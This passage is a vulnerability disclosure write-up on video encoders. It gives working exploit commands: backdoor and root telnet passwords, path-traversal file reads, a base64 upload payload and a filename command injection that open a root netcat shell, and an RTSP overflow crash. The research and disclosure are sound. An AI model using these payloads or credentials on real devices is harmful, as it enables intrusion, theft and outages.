0xbefaac78|+0x0018: 0x0001b570 -> 0xe1a0c00d
0xbefaac7c|+0x001c: 0x00733054 -> 0x6e69616d
------------------------------------------------------ code:arm:ARM ---
-
      0x2cf40                  bl     0x61530
      0x2cf44                  cmp    r0,  #0
      0x2cf48                  beq    0x2cf5c
->   0x2cf4c                 b      0x2cf4c
      0x2cf50                  add    r1,  sp,  #24
      0x2cf54                  bl     0x7b758
      0x2cf58                  b      0x2ceec
      0x2cf5c                  movw   r8,  #16972       ; 0x424c
      0x2cf60                  movw   r3,  #19896       ; 0x4db8
------------------------------------------------------------ threads ---
-
[#0] Id 1, stopped 0x2cf4c in ?? (), reason: STOPPED
[#1] Id 2, stopped 0xb6d0aed4 in ?? (), reason: STOPPED
[#2] Id 3, stopped 0xb6d4dfc0 in ?? (), reason: STOPPED
[#3] Id 4, stopped 0xb6d459d4 in ?? (), reason: STOPPED
[#4] Id 5, stopped 0xb6d45788 in ?? (), reason: STOPPED
[#5] Id 6, stopped 0xb6d45788 in ?? (), reason: STOPPED
[#6] Id 7, stopped 0xb6d0aed4 in ?? (), reason: STOPPED
[#7] Id 8, stopped 0xb6d45788 in ?? (), reason: STOPPED
[#8] Id 9, stopped 0xb6d45788 in ?? (), reason: STOPPED
[#9] Id 10, stopped 0xb6d0aed4 in ?? (), reason: STOPPED
------------------------------------------------------------------ trace ---
-
[#0] 0x2cf4c->b 0x2cf4c
[#1] 0xb6d4ec24->b 0xb6d4ec9c
----------------------------------------------------------------------------
-
```


As you can see, the debugger's output looks quite different! A lot of useful info out there! GEF automatically analyzes registers, follows pointers, displays strings, etc. Excellent!

Decompiling

Finally, I need to look at the code itself. I can just disassemble the binary with `objdump` but the result would be extremely difficult to comprehend. A better tool is needed. Ever since Ghidra came out back in 2019, I wanted to give it a try, and here is a great opportunity!

Download. Unpack. Run.

After creating a new project, I imported `box.v400_hdmi` into it, and Ghidra immediately began analyzing and decompiling it. It took a few minutes, but produced something I could actually work with:



Vulnerabilities and exploits

The juicy stuff. This section is the reason you are still reading this article :)

Backdoor password (CVE-2020-24215)


The first thing I looked at was the authentication function. Since I knew the default credentials (admin/admin), I used Ghidra to search for string `"admin"` in the binary, and found a single occurrence of it.

```
                        s_admin_0048511c                                XREF[3]:     box_Authenticate:0007013c(*),
                                                                                     box_Authenticate:00070154(*),
                                                                                     FUN_0009e6d4:0009e6e0(*)
0048511c 61 64 6d        ds         "admin"
         69 6e 00
00485122 00              ??         00h
00485123 00              ??         00h
```

It is referenced twice in `box_Authenticate()`

To clarify: the name `box_Authenticate` did not come from Ghidra. Originally, this function was named something like `FUN_00070114`. Ghidra allows you to refactor the decompiled code by renaming things, so after confirming this was indeed the authentication function, I renamed it to `box_Authenticate`. All other `box_` functions in this write-up were named in a similar way.

Here is the entire decompiled authentication function:



While looking at the `"admin"` string in the program's data section, I noticed a strange string right next to it:

```
                        s_admin_0048511c                                XREF[3]:     box_Authenticate:0007013c(*),
                                                                                     box_Authenticate:00070154(*),
                                                                                     FUN_0009e6d4:0009e6e0(*)
0048511c 61 64 6d        ds         "admin"
         69 6e 00
00485122 00              ??         00h
00485123 00              ??         00h

                        s_neworange88888888_00485124                    XREF[1]:     box_Authenticate:000701a8(*)
00485124 6e 65 77        ds         "neworange88888888"
         6f 72 61
         6e 67 65 ...
00485136 00              ??         00h
```

It is referenced in `box_Authenticate()`:

Here is what's going on:

1. line 12: the user-provided username is compared against `"admin"`
2. line 13: the user-provided password is compared against `"neworange88888888"` if matched, return 1 (authentication succeeded)
3. line 16: the user-provided username is compared against `"admin"` (again)
4. lines 20-24: the user-provided password is compared against the value from settings

This smells like a backdoor. Let's try it!

But first, let's divert a bit...

As I mentioned earlier, although the web UI uses digest authentication, it is not the only authentication method supported by the application. The following two

methods are also supported:

- Basic HTTP authentication
- user/pass HTTP query parameters

I got these ideas from analyzing the function that calls `box_Authenticate()`. It is a pretty long function but it makes a few key decisions on what to allow and what to reject. I named this function `box_ProcessRequest()`.

Here is an interesting excerpt from that function:

```
253     if (local_74 != 0) goto LAB_0008e038;
254     box_AuthorizationHeader(&local_5c,puVar6);
255     iVar3 = compare((char *)&local_5c);
256     if (iVar3 != 0) {
257       iVar3 = box_AuthorizationIsBasic(&local_5c);
258       if (iVar3 == 0) {
259                     /* aleko: TODO */
260         local_58 = 0x659a4c;
261         local_50[0] = (undefined **)(_S_empty_rep_storage + 0xc);
262         local_48[0] = 0x659a4c;
263         local_3c[0] = 0x659a4c;
264         FUN_00070534(&local_5c,param_1 + 0x11,&local_58,local_50,local_
265         iVar3 = FUN_00039dc4(param_1 + 3,&local_58,local_50,local_48,lo
266         if (&DAT_fffffff4 + local_3c[0] != _S_empty_rep_storage) {
267           FUN_0007d81c(&DAT_fffffff4 + local_3c[0],&local_60);
268         }
269         if (&DAT_fffffff4 + local_48[0] != _S_empty_rep_storage) {
270           FUN_0007d81c(&DAT_fffffff4 + local_48[0],&local_60);
271         }
272         if (local_50[0] + -3 != (undefined **)_S_empty_rep_storage) {
273           FUN_0007d81c(local_50[0] + -3,&local_60);
274         }
275         if (&DAT_fffffff4 + local_58 != _S_empty_rep_storage) {
276           FUN_0007d81c(&DAT_fffffff4 + local_58,&local_60);
277         }
278       }
279       else {
280         FUN_00071ab4(&local_5c,param_1 + 0x11,param_1 + 0x12);
281         iVar3 = box_Authenticate(param_1 + 0x11,param_1 + 0x12);
282       }
```

<rant> I wish Ghidra supported code folding so I could hide the irrelevant branch but it is still a feature request with no progress </rant>

Anyway... on line 257 it calls another function to check whether the authorization header contains `"Basic"`. If so, the execution continues on line 280, where the header is first parsed and decoded, and then our familiar `box_Authenticate()` is called.

Here is the code in the same function that processes query parameters, `user` and `pass`:

```
211                     /* "user" */
212     basic_string((char *)&local_58,(allocator *)0x511848);
213     local_74 = box_GetParameterValue(local_48,&local_58,&local_60);
214     if (local_74 == 0) {
215       puVar4 = &DAT_fffffff4 + local_58;
216       if (puVar4 != _S_empty_rep_storage) {
217 LAB_0008e68c:
218         FUN_0007d81c(puVar4,local_3c);
219         goto LAB_0008e604;
220       }
221       FUN_00074de0(local_48);
222 LAB_0008e1dc:
223       puVar4 = &DAT_fffffff4 + local_5c;
224       if (puVar4 != _S_empty_rep_storage) {
225 LAB_0008e634:
226         FUN_0007d81c(puVar4,local_3c);
227       }
228     }
229     else {
230                     /* to get to this branch:
231                        curl -v http://uray/get_sys?user=admin&pass=admin */
232       FUN_00089e88(local_3c,puVar10);
233                     /* "pass" */
234       basic_string((char *)local_50,(allocator *)"pass");
235       local_74 = box_GetParameterValue(local_3c,local_50,&local_5c);
```

To summarize, basic authentication and user/pass parameter pair are supported by the backend, and that's what we are going to use to test the backdoor password:

Wrong password - no access (good)

request

```
curl -i --user admin:wrongpassword http://encoder/get_sys
curl -i "http://encoder/get_sys?user=admin&pass=wrongpassword"
```

response

```
HTTP/1.1 401 UNAUTHORIZED
Server: box
WWW-Authenticate: Digest qop="auth", realm="pbox", nonce="tick"
Content-Type: text/html
Content-Length: 0
Connection: keep-alive
```

Correct password - full access (good)

request

```
curl --user admin:s3cr3t http://encoder/get_sys
curl "http://encoder/get_sys?user=admin&pass=s3cr3t"
```

response

```
<?xml version="1.0" encoding="UTF-8"?>
<sys>
...
<html_password>s3cr3t</html_password>
...
</sys>
```

Backdoor password - full access (BAD)

request

```
curl --user admin:neworange88888888 http://encoder/get_sys
curl "http://encoder/get_sys?user=admin&pass=neworange88888888"
```

response

```
<?xml version="1.0" encoding="UTF-8"?>
<sys>
...
<html_password>s3cr3t</html_password>
...
</sys>
```

root access via telnet (CVE-2020-24218)

The telnet daemon is running on the device by default, and there is no way to disable it via the official admin web interface. It appears that on some devices the above backdoor password is also set as the Linux root password, and remote login via telnet is possible. Furthermore, the password file format (crypt) only supports strings up to 8 characters, so instead of `neworange88888888`, one can just use `neworang`:

```
$ telnet uray
Trying 10.7.7.51...
Connected to uray.
Escape character is '^]'.

(none) login: root
Password: neworang
Welcome to HiLinux.
~ #
```

Some versions of URayTech firmware had the following password hash which corresponded to `unisheen`:

```
root:9yVwSCpfKcYJg:0:0::/root:/bin/sh
```

J-Tech firmware had this which corresponded to `neworangetech`:

```
root:$1$/5bWggz/$JkbAnqFTv7HwEWr3DFJiC0:0:0::/root:/bin/sh
```

Many thanks to Vladislav Yarmak who cracked these hashes!

In conclusion, these video encoders may be accessible via telnet with one of the following passwords:

```
neworange88888888
neworang
unisheen
neworangetech
```

Arbitrary file disclosure via path traversal (CVE-2020-24219)

Continuing through `box_ProcessRequest()`, I noticed an interesting conditional statement:

```
69    iVar3 = find((char *)puVar9,(uint)".ts",0);
70    if ((((((iVar3 != -1) || (iVar3 = find((char *)puVar9,(uint)".xml"), iVar3 != -1)) ||
71          (iVar3 = find((char *)puVar9,(uint)".htm"), iVar3 != -1)) ||
72         ((iVar3 = find((char *)puVar9,(uint)".swf"), iVar3 != -1 ||
73          (iVar3 = find((char *)puVar9,(uint)".jpg"), iVar3 != -1)))) ||
74        ((iVar3 = find((char *)puVar9,(uint)".png"), iVar3 != -1 ||
75         ((iVar3 = find((char *)puVar9,(uint)".gif"), iVar3 != -1 ||
76          (iVar3 = find((char *)puVar9,(uint)".css"), iVar3 != -1)))))) ||
77       ((iVar3 = find((char *)puVar9,(uint)".js"), iVar3 != -1 ||
78        ((iVar3 = find((char *)puVar9,(uint)".ico"), iVar3 != -1 ||
79         (iVar3 = find((char *)puVar9,(uint)"onvif"), iVar3 != -1)))))) {
```

If the condition is true, the control is passed to the file read and HTTP response routines. This looks like a way to identify static files so they could be served without authentication. Nothing wrong with that but note the `find()` method used - it will succeed if the substring is found *anywhere* in the resource name.

Another issue is that the resource name is not sanitized and is simply appended to the web root directory path. If the request contains `../` a file outside of the web

root will be served to the user.

This means that if there is a directory with one of the above substrings *anywhere* in its name, I will be able to combine these two flaws and read any file from the file system.

On the devices from at least one vendor, URayTech, one such directory does exist:

```
~ # ls -ld /sys/devices/media/13070000.jpgd
drwxr-xr-x 3 root root 0 Jan 1 08:00 /sys/devices/media/13070000.jpgd
```

Traversing from this directory, I can access any file on the file system using a path like this: `/sys/devices/media/13070000.jpgd/../../../../<path-to-any-file>`

To exploit these flaws, I can just use `curl` to read any file from the encoder, for example:

```
$ curl -s --path-as-is "http://encoder/../../sys/devices/media/1307000
0.jpgd/../../../../etc/passwd"
root:qiYX370VaJ3u.:0:0::/root:/bin/sh
```

I can read the encoder's configuration file `/box/box.ini` to retrieve the actual admin password, and get full admin access to the device:

```
$ curl -s --path-as-is "http://encoder/../../sys/devices/media/1307000
0.jpgd/../../../../box/box.ini" | grep html_password
html_password:s3cr3t
```

Unauthenticated file upload (CVE-2020-24217)

Let's continue looking through `box_ProcessRequest()`. Here is another interesting part:

```
48  do {
49                      /* "multipart/form-data" */
50    iVar3 = compare((char *)puVar11);
51    if ((iVar3 == 0) && (*(int *)(&DAT_fffffff4 + param_1[0xb]) != 0)) {
52  LAB_0008e498:
53      box_MultipartFormData(param_1);
54      return;
55    }
56    iVar3 = box_ParseRequest1(puVar6,param_1 + 8,param_1 + 9,puVar11,param_1 + 0xb,param_1 + 0xc);
57    if (iVar3 == 0) {
58      return;
59    }
60                      /* "multipart/form-data" */
61    iVar3 = compare((char *)puVar11);
62    if ((iVar3 == 0) && (*(int *)(&DAT_fffffff4 + param_1[0xb]) != 0)) goto LAB_0008e498;
```


The two `compare` calls compare against `"multipart/form-data"`. This is not obvious from the decompiled code but I can see it in the corresponding assembly:

```
0008df0c 18 00 9d e5     ldr        param_1,[sp,#local_80]
0008df10 94 16 09 e3     movw       param_2,#0x9694
0008df14 48 10 40 e3     movt       param_2=>s_multipart/form-data_00489694,#0x48    = "multipart/form-data"
                         "multipart/form-data"
0008df18 16 38 fe eb     bl         compare                                          undefined compare(char * param_1)
0008df1c 00 00 50 e3     cmp        param_1,#0x0
```


The most interesting part here is that these requests completely skip authentication. `box_ProcessRequest()` immediately passes control to `box_MultipartFormData()` without checking any authentication parameters!

Looking at the traffic in Burp Suite, I noticed POST requests with `multipart/form-data` used by two functions:

1. Firmware upgrade



2. Logo upload



The parameter name is `upgrade` in both cases, which suggests both requests are handled by the same code. Also, the URL itself does not really matter. It can be `/SystemE.html`, `/SetNet.html`, or simply `/`, and it will still get processed.

Arbitrary code execution by uploading malicious firmware

Unauthenticated firmware upload means an anonymous attacker can upload and run arbitrary code. I can just pack and upload my own `up.rar`, but then I'll have to wait until the device is rebooted, or utilize the backdoor password to call the reboot endpoint. Can this be exploited at will, without relying on external factors or another vulnerability? The answer is yes.

Apparently, `up.rar` is not the only firmware upgrade type. The procedure that parses a file upload HTTP request checks for several "supported" file names:

```
    else {
LAB_0008d93c:
                    /* load */
      iVar2 = compare((char *)&local_64);
      if (iVar2 == 0) {
        append((char *)&local_60,0x51b7ec);
        goto LAB_0008da34;
      }
                    /* logo */
      iVar2 = strncmp(local_64,"logo",4);
      if (iVar2 != 0) {
                    /* box.ini */
        iVar2 = compare((char *)&local_64);
        if (iVar2 == 0) {
          append((char *)&local_60);
        }
        else {
                    /* box_persistent.ini */
          iVar2 = compare((char *)&local_64);
          if (iVar2 == 0) {
            append((char *)&local_60);
          }
          else {
                    /* uImage */
            iVar2 = compare((char *)&local_64);
            if (iVar2 == 0) {
              assign((char *)&local_60);
            }
            else {
                    /* mtd_debug */
              iVar2 = compare((char *)&local_64);
              if (iVar2 == 0) {
                assign((char *)&local_60);
              }
              else {
                    /* uk.rar */
                iVar2 = compare((char *)&local_64);
                if ((iVar2 != 0) && (iVar2 = compare((char *)&local_64), iVar2 != 0))
                goto LAB_0008d9a8;
                assign((char *)&local_60);
              }
```

`load` just updates the `/box/load` script, `box.ini` updates the settings file, and so on...

I am not sure what `uk.rar` is (maybe kernel/system upgrade?), but note the way it is processed by the application:

```
    system("sync");
                    /* /tmp/uk.rar */
    iVar8 = compare((char *)(param_1 + 0xc));
    if (iVar8 == 0) {
      iVar8 = system("/box/unrar x -o+ /tmp/uk.rar /tmp/");
      printf("ret == %d\n",iVar8);
      if (iVar8 == 0) {
        system("chmod 777 /tmp/*");
        system("sh /tmp/uk.txt");
        box_Reboot();
      }
    }
```

In other words, an attacker would just need to upload a RAR archive with a single shell script in it, and that script will get executed right away.

Here is such `uk.rar`:

```
$ unrar t uk.rar
...

Pathname/Comment  Size   Packed Ratio  Date   Time     Attr      CRC
Meth Ver
-------------------------------------------------------------------------
---------
 uk.txt             19       19 100% 02-07-20 08:03   .....A   5AB8935
1 m0? 2.9
-------------------------------------------------------------------------
---------
```

This embedded script `uk.txt` contains a single command:

```
$ cat uk.txt
nc -lp 1337 -e sh
```

This command will open a `netcat` listener with a shell on port 1337, allowing an attacker to connect to the device as root and execute arbitrary commands in the shell.

1. Create `uk.rar` as follows:

```
echo "UmFyIRoHAM+QcwAADQAAAAAAAAAYlHQgkCsAEwAAABMAAAACUZO4Wm9A41A
dMAYAgAAAAHVrLnR4dACwvOh+bmMgLWxwIDEzMzcgLWUgc2gKCsQ9ewBABwA=" |
base64 -d > uk.rar
```

2. Use `curl` command to upload the file to the device:

```
curl -s -F 'upgrade=@uk.rar' http://encoder >/dev/null
```

   Note that the command above does not include any user credentials, i.e. this is an unauthenticated upload.

3. Use `nc` (netcat) command to connect to the device on port 1337 and execute any commands as root. For example, you can retrieve the actual admin password stored in `/box/box.ini`:

```
$ nc encoder 1337
sh -i
# whoami
root
# grep html_password /box/box.ini
html_password:s3cr3t
```


The device will reboot when you disconnect the netcat session. This is working as designed - see the call to `box_Reboot()`.

Arbitrary code execution via command injection

As I mentioned earlier, the admin can upload a logo image to be overlaid over the video stream. The supported formats are BMP and PNG. When the user uploads a PNG file, the server application invokes `png2bmp` utility to convert the image:

```
89            if (pcVar7 == ".png") {
90              basic_string((basic_string *)&local_13c);
91              FUN_00044138(&local_13c,".png",&DAT_00476ba4);
92              sprintf((char *)local_128,"/tmp/png2bmp %s %s",*(undefined4 *)(param_1 + 0xc),
93                      local_13c);
94              local_138 = 0x659a4c;
95              box_Popen(local_128,&local_138);
96              iVar8 = find((char *)&local_138,(uint)"success");
97              if (((iVar8 != -1) &&
```

The command string is built using the user-supplied file name without any sanitization, so an attacker can use the semicolon to inject arbitrary commands to execute. Let's try it in Burp first:



This worked - a remote shell was opened!

Alternatively, one can just use `curl` command to inject the command `nc -lp 1337 -e sh`

```
curl -F "upgrade=;filename=\"logo;nc -lp 1337 -e sh;.png\"" http://enc
oder/
```

After the request is processed, use netcat to connect to the device on port 1337 and execute any command on the encoder as root. For example, you can retrieve the actual admin password stored in `/box/box.ini`:

```
$ nc encoder 1337
sh -i
# whoami
root
# grep html_password /box/box.ini
html_password:s3cr3t
```

Buffer overflow: definite DoS and potential RCE (CVE-2020-24214)

In my previous life as a C/C++ developer, I have seen many buffer overflows. I have even programmed some of them myself. Unintentionally, of course :) With a low level language like C/C++, with a lot of control over data processing and a large set of old-fashioned insecure functions, it is very easy to shoot oneself in the foot.

A classic way to cause a buffer overflow is to use a `printf()`-like function with formatting string and arguments, but not properly ensuring that the result will fit in the destination buffer. I searched for all occurrences of `printf()`-like functions in the decompiled code, and found several interesting ones like this:

```
9   char acStack2064 [2048];
10
11  basic_string((char *)&local_818,(allocator *)0x531d6c);
12  basic_string((char *)&local_814,(allocator *)"CSeq: ");
13  box_rtspParseParam(param_2,&local_814,&local_818);
14  if (&DAT_fffffff4 + local_814 != _S_empty_rep_storage) {
15    FUN_00036da8(&DAT_fffffff4 + local_814,acStack2064);
16  }
17  sprintf(acStack2064,
18
19          "RTSP/1.0 200 OK\r\nCSeq: %s\r\nServer: Server Version 9.0.6\r\nPublic: OPTIONS,
            DESCRIBE, PLAY, SETUP, SET_PARAMETER, GET_PARAMETER, TEARDOWN\r\n\r\n"
20          ,local_818);
```

`box_rtspParseParam()` parses the `CSeq` parameter string, and the pointer to the value is then passed to the `sprintf()` call. The result is put in `acStack2064` buffer on the stack. Since the size of the buffer is fixed, this looks like a good candidate for a stack-based buffer overflow.

RTSP is a text-based protocol, and prior to this research I was not familiar with it at all. To understand RTSP, I ran VLC Media Player, pointed it to the RTSP URL of my device, and captured the traffic with Wireshark:

```
OPTIONS rtsp://10.2.2.51:554/0 RTSP/1.0
CSeq: 2
User-Agent: LibVLC/3.0.8 (LIVE555 Streaming Media v2018.02.18)

RTSP/1.0 200 OK
CSeq: 2
Server: Server Version 9.0.6
Public: OPTIONS, DESCRIBE, PLAY, SETUP, SET_PARAMETER, GET_PARAMETER,
TEARDOWN



DESCRIBE rtsp://10.2.2.51:554/0 RTSP/1.0
CSeq: 3
User-Agent: LibVLC/3.0.8 (LIVE555 Streaming Media v2018.02.18)
Accept: application/sdp

RTSP/1.0 200 OK
CSeq: 3
Content-Base: rtsp://10.2.2.51:554/0
Content-Type: application/sdp
Content-Length: 475

...

TEARDOWN rtsp://10.2.2.51:554/0 RTSP/1.0
CSeq: 7
User-Agent: LibVLC/3.0.8 (LIVE555 Streaming Media v2018.02.18)
Session: 305394826
```

Now I have an idea of how to write an exploit, and it's trivially simple. First, create a text file, let's call it `teardown-bof`:

```
TEARDOWN /0 RTSP/1.0
CSeq: 00000000000000000000000000...
```

Notes:

1. Repeat the 0s about 3000 times.
2. The two blank lines at the bottom are mandatory.

Send this file to the RTSP server:

```
cat teardown-bof | telnet encoder 554
```

and observe the application crash on the device:

```
/tmp # ./box.v400_hdmi
...
http:80
rtsp_udp_bind_port:20080
http:554
on_rtsp_accept 100, port:554
Segmentation fault
/tmp #
```

When I run it under GDB/GEF:

```
Thread 10 "mt2st_554" received signal SIGSEGV, Segmentation fault.
[Switching to Thread 111.133]
0x30303030 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
------------------------------------------------------------------------ re
gisters ----
$r0  : 0x0
$r1  : 0x1
$r2  : 0xd40d8625
$r3  : 0xd40d8625
$r4  : 0x30303030 ("0000"?)
$r5  : 0x30303030 ("0000"?)
$r6  : 0x30303030 ("0000"?)
$r7  : 0x0073ced0 -> 0x0073c2a0 -> 0x0048a708 -> 0x00091120 ->  str r
1,  [r0,  #8]
$r8  : 0xb2db8e20 -> 0x30303030 ("0000"?)
```

```
$r9  : 0xa070703
$r10 : 0xb2db8e78 -> 0x30303030 ("0000"?)
$r11 : 0xb2db9024 -> 0x30303030 ("0000"?)
$r12 : 0xb6ff83b4 -> 0xd40d8625
$sp  : 0xb2db8dd8 -> 0x30303030 ("0000"?)
$lr  : 0x0
$pc  : 0x30303030 ("0000"?)
$cpsr: [thumb fast interrupt overflow CARRY ZERO negative]
-------------------------------------------------------------------
- stack ----
0xb2db8dd8|+0x0000: 0x30303030  <-$sp
0xb2db8ddc|+0x0004: 0x30303030
0xb2db8de0|+0x0008: 0x30303030
0xb2db8de4|+0x000c: 0x30303030
0xb2db8de8|+0x0010: 0x30303030
0xb2db8dec|+0x0014: 0x30303030
0xb2db8df0|+0x0018: 0x30303030
0xb2db8df4|+0x001c: 0x30303030
------------------------------------------------------------------- cod
e:arm:ARM ----
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x30303030
```


Multiple registers, including the program counter `pc`, are overwritten with the user supplied payload (`0x30` or `'0'`).

This allows an unauthenticated attacker to crash the application, effectively causing denial of service. The sole purpose of the device is reliable video streaming, so denial of service is a significant issue. The watchdog process will reboot the device in approximately 1 minute, but an attacker can launch the exploit once a minute, making the device completely useless.

The big question is whether code execution is possible. It appears that ASLR is enabled on all devices I was testing. Brute forcing stack base address is not feasible, as the application is very unstable after the overflow occurs, causing an automatic device reboot. The only thing that seems to be possible is combining this vulnerability with the Arbitrary file disclosure via path traversal (CVE-2020-24219). An attacker can read the process memory mapping information from `/proc/<pid>/maps` to get the stack address information and redirect the program flow to the supplied shellcode. On the other hand, with the arbitrary file read one can simply retrieve the admin password and get full access to the device, so stack overflow exploitation is moot at that point.

Unauthorized video stream access via RTSP (CVE-2020-24216)

While playing with the RTSP processing code, I noticed that the RTSP URL had no effect. In other words, I could set it to a secret string:



... but it would still be available via `rtsp://encoder/0`. Moreover, it would be available via **any** URL.

Here is the secret URL I set via the UI, and it works as expected:

```
$ curl -v rtsp://encoder/secret-stream
*   Trying 10.7.7.52...
* TCP_NODELAY set
* Connected to encoder (10.7.7.52) port 554 (#0)
> OPTIONS * RTSP/1.0
> CSeq: 1
> User-Agent: curl/7.58.0
>
< RTSP/1.0 200 OK
< CSeq: 1
< Server: Server Version 9.0.6
< Public: OPTIONS, DESCRIBE, PLAY, SETUP, SET_PARAMETER, GET_PARAMETE
R, TEARDOWN
<
* Connection #0 to host encoder left intact
```

However, the original `/0` still works:

```
$ curl -v rtsp://encoder/0
*   Trying 10.7.7.52...
* TCP_NODELAY set
* Connected to encoder (10.7.7.52) port 554 (#0)
> OPTIONS * RTSP/1.0
> CSeq: 1
> User-Agent: curl/7.58.0
>
< RTSP/1.0 200 OK
< CSeq: 1
< Server: Server Version 9.0.6
< Public: OPTIONS, DESCRIBE, PLAY, SETUP, SET_PARAMETER, GET_PARAMETE
R, TEARDOWN
```

```
<
* Connection #0 to host encoder left intact
```

Moreover, for some strange reason, an arbitrary URL works just as well:

```
$ curl -v rtsp://encoder/foobar
*   Trying 10.7.7.52...
* TCP_NODELAY set
* Connected to encoder (10.7.7.52) port 554 (#0)
> OPTIONS * RTSP/1.0
> CSeq: 1
> User-Agent: curl/7.58.0
>
< RTSP/1.0 200 OK
< CSeq: 1
< Server: Server Version 9.0.6
< Public: OPTIONS, DESCRIBE, PLAY, SETUP, SET_PARAMETER, GET_PARAMETE
R, TEARDOWN
<
* Connection #0 to host encoder left intact
```

See the URL in VLC Player's title bar:

Disclosure

I completed my research in mid-July 2020. The next step would be to notify the affected vendors so they could fix the issues.

Affected vendors

During my research, I had physical access to the following devices, and confirmed them to be vulnerable:

- Several models from URayTech (all vulnerabilities)
- IPTV encoder from J-Tech Digital (not vulnerable to telnet backdoor and path traversal)
- VeCASTER PRO from Pro Video Instruments (not vulnerable to telnet backdoor and path traversal)

However, similar hardware video encoders are manufactured/whitelabeled/sold all over the world by a multitude of vendors. After browsing through online stores, looking at product pages, reading documentation, downloading and analyzing firmware updates, I was able to identify several other vendors *I believe* are also affected:

- Network Technologies Incorporated (NTI)
- Oupree
- MINE Technology
- Blankom
- ISEEVY
- Orivision
- WorldKast/procoder
- Digicast

Coordinated disclosure

I reported my findings to CERT Coordination Center (CERT/CC) who initiated the coordinated disclosure process. Together, we made several attempts to contact affected vendors, with very little success. Only one company, Pro Video Instruments (PVI), reacted promptly and took the report seriously. I would like to thank PVI for their cooperation.

Many thanks to Vijay Sarvepalli from CERT/CC for managing and coordinating the disclosure process!

Reaction

Shortly after the initial publication of this article and VU#896979, **Huawei** published a security notice explaining the sources of the software components in the encoders. They basically stated they were not responsible for the buggy application which was developed by a downstream vendor.

This downstream vendor happens to be a company called **New Orange** (site 1, site 2) which explains why the backdoor password is what it is. New Orange did not plan to issue a public statement, but their largest vendor **Oupree** did publish a security advisory. They claimed all the security issues have been fixed. I have not yet obtained a fixed firmware to validate the fixes.

Remediation

At the time of this publication, most vendors have not issued firmware updates to address the reported vulnerabilities. If you own one of these encoders, contact your vendor and ask for a fix. If a firmware update is available, ask the vendor to confirm whether *all vulnerabilities* have been fixed. If the fix is unavailable, or is partial, make sure the device is on a trusted network, no ports are exposed externally, and firewall rules block untrusted users from accessing the device.

Exploits

Although exploitations are trivial, I wrote and posted scripts on GitHub for:

- full admin access via backdoor password (CVE-2020-24215)
- arbitrary file disclosure via path traversal (CVE-2020-24219)
- RCE via upload of malicious firmware (CVE-2020-24217)
- RCE via command injection (CVE-2020-24217)
- RTSP buffer overflow DoS (CVE-2020-24214)

Conclusion

This research demonstrates a number of application vulnerabilities in devices from multiple vendors. These devices are based on the same hardware platform and share the same software API. While most vulnerabilities seem unintentional (i.e. coding mistakes), one of them stands out. The hardcoded password is an intentional backdoor, and cannot be explained by sloppy coding or lack of security expertise.

When we hear the term *application security*, we don't necessarily think of a little device with some specialized hardware-based functionality. Likewise, the term *internet of things* does not usually make us think about application security. However, there is a huge overlap between AppSec and IoT. Virtually every device runs some kind of an operating system and some kind of custom code. Many of them listen on ports. Many allow administrative access. And unfortunately, the engineering teams behind these devices do not pay enough attention to security considerations around the software. As a result, flaws creep in, making the device owners vulnerable to many kinds of attacks. Complex supply chains and inadequate support make these vulnerabilities difficult to address. We will continue to see these bugs in all kinds of connected devices for the foreseeable future, but more published research will hopefully increase awareness and make the vendors take application security more seriously.

Links

- CERT/CC vulnerability note VU#896979
- The Register article
- Huawei's security notice
- Oupree's security advisory
- Exploit scripts
- CVE ids
  - CVE-2020-24214
  - CVE-2020-24215
  - CVE-2020-24216
  - CVE-2020-24217
  - CVE-2020-24218
  - CVE-2020-24219

Updates

- **2020-09-16:** cracked one of firmware's password
- **2020-09-17:** Huawei's public statement
- **2020-09-20:** posted exploit scripts on GitHub
- **2020-10-16:** added Reaction section; more links; another cracked password

Credits: the bug image by Edward Boatman from Noun Project